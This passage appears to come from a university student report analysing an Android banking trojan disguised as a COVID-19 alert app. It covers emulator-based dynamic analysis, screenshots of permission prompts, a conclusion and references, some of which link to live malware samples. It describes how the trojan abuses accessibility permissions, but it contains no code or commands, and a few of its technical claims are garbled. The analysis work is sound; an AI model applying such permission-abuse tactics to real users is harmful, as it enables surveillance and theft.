
4 Dynamic analysis

Unlike static analysis, dynamic analysis involves executing the malware and examining its behavior in a runtime environment. Dynamically analysing the malware allows the analyst to debug and observe the malware's behaviour during execution while examining the impact on the different system components and network. We can therefore debug the process while it is running to examine the malware in a running state for observing potential outcomes, getting a better understanding regarding the intentions of the malware.

4.1 Our process

The dynamic analysis was conducted using MobFS [7] once again in combination with Android Studio Emulator. The analysis was execute on a Pixel 2 API 24 with the android 7.0.armeabi-v7a. installed in order for this to run [13]. During the analysis the device was disconnected from the internet, and Android Studio Emulator was running inside Kali Linux virtual machine [14].

The malware was then installed using the Pixel 2 API 24 running Android 7.0armeabi-v7a and the installation process took less than 20 seconds. Post installation the malware immediately jumped to "Accessibility" waiting for the application to be turned on. After the application was run from the accessibility-settings, as seen in figure 4, the malware continued its intended behaviour, as seen in 5.



Accessibility

Services

ClockBack
Off

Magnification
Off

QueryBack
Off


Enable access for 'V-Alert COVID-19'

V-Alert COVID-19
Off

Figure 4: Accessibility

4.2 V-alert COVID-19 notifications

As seen below in figure 5, the malware is asking if it can observe the victims actions and retrieve window content. Meaning that from the static analysis, some of the permissions are already being requested as mentioned in section 3.5, and as more time we gave the malware to run, the more notifications we received from the malware, and we gave it 5.minute run-time and accepted all the notifications we got. Eventually after letting it run, without interrupting the malware and not touching anything on the Emulator, the phone crashed, and started again.



V-Alert COVID-19

Off

No description provided.

Use V-Alert COVID-19?


V-Alert COVID-19 needs to:

- **Observe your actions**
  Receive notifications when you're interacting with an app.
- **Retrieve window content**
  Inspect the content of a window you're interacting with.

Figure 5: The malware asks for permissions

4.2.1 No luck finding the author dynamic method

As was made apparent in section 3.5 the malware installed is trying to gain complete control and root access to the infected device. The complete installation of the malware requires quite a lot of user interaction to be successful. This interaction is in the form of user prompts for malicious access- and permission-requests. This in turn indicates that in order for the malware to do more harm the attacker would have to take further action. In our case this is not possible as the device was not connected to the internet at any point during the analysis.



V-Alert COVID-19 will start capturing everything that's displayed on your screen.

□ Don't show again

Process system isn't responding

Android is starting...

Starting apps.

Allow **V-Alert COVID-19** to access your contacts?

Figure 6: Notifications and shutdowns

5 Unexpected discoveries and potential improvements

During our experience with the run-time analysis of the APK-file we fast noticed that the malware wanted to get access to every app we tried to open, and said it wanted access to have surveillance of the entire phone. Our emulator would eventually crash after we let it run without interfering, this can also be duo to our emulator not being power full enough, but the resources that was provided was 2 Multi-core CPU 2, and 4000MB of RAM, and VM heap 2000MB. Also avoiding a virtual machine within a virtual machine would have helped our case and stimulate the network with INetSim [15]instead of just turning the Internet off. It is still important to remember that our task was to investigate if this was a malware and its characteristics, and not identifying the creator of the malware. In the attachment, we are discussing how the Network traffic is encrypted. [11]

6 Conclusion

Based on the statistics mentioned in section **??**, the overall majority of the global population is now using mobile devices, and the number of unique mobile subscribers is still growing. Modern mobile devices have become powerful enough to not only accompany, but also substitute traditional desktop computers or laptops, thanks to their portability, connectivity, long battery life, etc. They are used for different purposes nowadays, serving simultaneously as a massive repository of different types of sensitive data. Mobile devices features, such as their small size, technology variety and connectivity make them susceptible to a different set of threats than PCs, and, following the fact that social engineering mobile attacks, such as phishing, are the most common attack, mobile end-users are three times more vulnerable to it than PC users [16].

While Android has become the most prevalent mobile OS on the market, there are numerous devices with outdated OS versions, lacking security support, which makes such devices an easier malware target.

Android's architecture has been evolving over the past 10 years, with the focus on defence-in-depth [17] and safe by design principles. At the same time its permission system is criticized and considered to be one of its weaknesses [18]. It is relatively easy for malicious applications to trick users into granting unnecessary, overly broad, such as accessibility, permissions, so that malware's task of gaining greater control over a mobile device becomes more straightforward.

Open source culture and greater level of user control associated with the Android platform are one of its main advantages compared to iOS, but it also has several security implications. Thus, users can download apps via nonofficial channels, a common place for malicious apps, disguising themselves as legitimate ones. Although Google Play Store can also include such apps, and Google Play Protect feature is not particularly effective in identifying them, it is a user's decision to use side loading at one's own risk.

Rooting one's phone is, on the one hand, another indicator of user's control, but on the other - a step towards higher risk of vulnerabilities' exploitations and malware compromise. The above-mentioned factors contribute to a high malware threat potential of Android, while Android popularity together with high market share and overall growth of mobile phones importance in people's life, make it a continuously attractive target for malware authors and other malicious actors.

During our analysis part, conducting our analysis we used 2 different malware's as mentioned in 1.1, One malware for online based search 3.1 and another malware for both Dynamic and static analysis **??**, this is due to the weaknesses of online based search, one should not perform online based search if they intend to do static and dynamic analysis, because doing so could alert the attacker, one should analyse a malware within a proper sandbox.[2] During our Static analysis we found that the APK file 3.1 is asking for too many permissions from the victim 3.5, and that is is monitoring the victim 3 and storing information. The certification of the malware is vulnerable to malware, and is signed poorly meaning that it can have collision issues indicating that the malware is unstable 3.4. The APK file is demanding high priory and is trying to get access to other applications that is stored on the device 3.5, and during our search we found the IP addressed and country origin of the APK file in the figure 3.6

During the dynamic analysis, we found network activities to be encrypted, and made not much sense [11], during our the live analysis, we were surprised how open the APK file is about requesting complete surveillance over the victim as seen in 5 and in 6. The emulator started to go very slowly and it ended up restarting itself and the malware was still running, meaning that the malware has now relaunched even after the phone has restarted.

similarities between dynamic and static, we have confirmation from both that this the APK file that is asking for too many permissions, we do know that it is heavily draining the phone meaning that the APK file is asking for high priority and that the emulator will restart again and still keep running. We found a lot of network trafficking within the static analysis part but not the dynamic, the traffic here is encrypted and was to much to investigate, but it was trying to contact the internet. Every indication we have found along the way is indicating that this is a BankBot / Trojan. Because it is asking for control access over the phone and as well as it is stealing very critical sensitive information.

References

[1] B. Marczak, J. Scott-Railton, S. McKune, B. Abdul Razzak, and R. Deibert, "Hide and seek: Tracking nso group's pegasus spyware to operations in 45 countries," Tech. Rep., 2018. [Online]. Available: http://hdl.handle.net/1807/95391

[2] M. Sikorski and A. Honig, *Practical malware analysis: the hands-on guide to dissecting malicious software*, 1st ed. San Francisco: No Starch Press, 2012.

[3] "Apktool - A tool for reverse engineering 3rd party, closed, binary Android apps." [Online]. Available: https://ibotpeaches.github.io/Apktool/ (Accessed 2021-11-16).

[4] A. Bhatia, "android-malware," 2020. [Online]. Available: https://github.com/ashishb/android-malware/tree/master/Android.Spy.277.origin (Accessed 2021-11-16).

[5] "Free Automated Malware Analysis Service - powered by Falcon Sandbox." [Online]. Available: https://www.hybrid-analysis.com/sample/4f2c13cd7d1eb0ff87ed7805faf0b48f40b9f1aa1782ccaf0916bc7ec373 (Accessed 2021-11-16).

[6] sk3ptre, "AndroidMalware_2020," Nov. 2021, original-date: 2020-01-28T23:41:25Z. [Online]. Available: https://github.com/sk3ptre/AndroidMalware_2020/blob/140ae00bfd590e4c04e6538d14f3bf43f711c195/covidBankBot.zip (Accessed 2021-11-16).

[7] "Mobile Security Framework (MobSF)," Nov. 2021, original-date: 2015-01-31T04:36:01Z. [Online]. Available: https://github.com/MobSF/Mobile-Security-Framework-MobSF (Accessed 2021-11-16).

[8] Kal, "Exploiting Apps vulnerable to Janus (CVE-2017–13156)," Mar. 2021. [Online]. Available: https://medium.com/mobis3c/exploiting-apps-vulnerable-to-janus-cve-2017-13156-8d52c983b4e0 (Accessed 2021-11-16).

[9] S. Feldman, D. Stadther, and B. Wang, "Manilyzer: Automated android malware detection through manifest analysis," in *2014 IEEE 11th International Conference on Mobile Ad Hoc and Sensor Systems*, 2014, pp. 767–772.

[10] "Behavior changes: Apps targeting Android 12 | Android Developers." [Online].

Available: https://developer.android.com/about/versions/12/behavior-changes-12 (Accessed 2021-11-16).

[11] "Amarl71: Our-notes-of-APK–analysi," Nov. 2021, original-date: 2011-05-12T18:47:26Z. [Online]. Available: https://github.com/AmarL71/Our-notes-of-APK--analysis (Accessed 2021-11-16).

[12] "Rhino: JavaScript in Java," Nov. 2021, original-date: 2011-05-12T18:47:26Z. [Online]. Available: https://github.com/mozilla/rhino (Accessed 2021-11-16).

[13] "Download Android Studio and SDK tools." [Online]. Available: https://developer.android.com/studio (Accessed 2021-11-16).

[14] "Get Kali." [Online]. Available: https://www.kali.org/get-kali/ (Accessed 2021-11-16).

[15] "INetSim: Internet Services Simulation Suite - Project Homepage." [Online]. Available: https://www.inetsim.org/ (Accessed 2021-11-10).

[16] D. Goel and A. K. Jain, "Mobile phishing attacks and defence mechanisms: State of art and open research challenges," *Computers & Security*, vol. 73, pp. 519–544, Mar. 2018. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0167404817302717 (Accessed 2021-11-23).

[17] M. H. Meng, V. Thing, Y. Cheng, Z. Dai, and L. Zhang, "A survey of android exploits in the wild," *Computers Security*, vol. 76, pp. 71–91, 07 2018.

[18] Y. Acar, M. Backes, S. Bugiel, S. Fahl, P. McDaniel, and M. Smith, "Sok: Lessons learned from android security research for appified software platforms," in *2016 IEEE Symposium on Security and Privacy (SP)*, 2016, pp. 433–451.

NTNU

Norwegian University of
Science and Technology